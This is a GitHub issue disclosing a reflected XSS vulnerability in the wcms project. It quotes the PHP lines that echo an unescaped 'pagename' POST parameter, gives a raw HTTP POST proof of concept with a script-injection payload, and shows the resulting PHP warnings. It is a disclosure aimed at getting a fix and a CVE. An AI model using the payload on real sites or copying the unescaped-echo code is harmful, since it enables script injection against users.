vedees / wcms Public

Code · Issues 11 · Pull requests · Actions · Projects · Security · ...

New issue

Jump to bottom

Reflected XSS vulnerability in wcms/wex/html.php #10

Open · **nenf** opened this issue on Jul 20, 2020 · 1 comment

nenf commented on Jul 20, 2020

Hi, dev team!

There is Reflected XSS vulnerability in `wcms/wex/html.php` file.

The vulnerable code is:

wcms/wex/core/classes/Pagename.php:16: `$_SESSION['pagename'] = $_POST['pagename'];`
wcms/wex/core/classes/Pagename.php:20: `$GLOBALS['pagename'] = $_SESSION['pagename'];`
wcms/wex/html.php:52: `path='<?php echo $GLOBALS['pagename']; ?>'`

Example POC: Just send any js code in `pagename` parameter like: `pagename =<script>alert()</script>`

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way. If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

To prevent xss use next manual: https://portswigger.net/web-security/cross-site-scripting/preventing.

Please let me know about any fixes, I would like to register CVE number.


nenf changed the title ~~Reflected XSS vulnerability~~ **Reflected XSS vulnerability in wcms/wex/html.php** on Jul 20, 2020

nenf commented on Jul 21, 2020 · Author

Here is POC:

```
POST /wex/html.php HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36 Edg/83.17763
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/wex/html.php
Cookie: pma_lang=ru; wp-settings-1=mfold%3Do%26libraryContent%3Dbrowse; wp-settings-time-1=1595165328; PHPSESSID=0f963257d494024262197510312fc2d8
Upgrade-Insecure-Requests: 1

pagename='><script>alert()</script>
```



```
POST /wex/html.php HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36 Edg/83.17763
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/wex/html.php
Cookie: pma_lang=ru; wp-settings-1=mfold%3Do%26libraryContent%3Dbrowse;
wp-settings-time-1=1595165328; PHPSESSID=0f963257d494024262197510312fc2d8
Upgrade-Insecure-Requests: 1

pagename='><script>alert()</script>
```

Warning: file_get_contents('><script>alert()</script>): failed to open stream: N
/var/www/html/wex/html.php on line **17**

Warning: file_get_contents('><script>alert()</script>): failed to open stream: No such file or directory in **/var/www/html/wex/core/classes/Pagename.php** on line **30**

Warning: file_get_contents('><script>alert()</script>): failed to open stream: No such file or directory in **/var/www/html/wex**

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant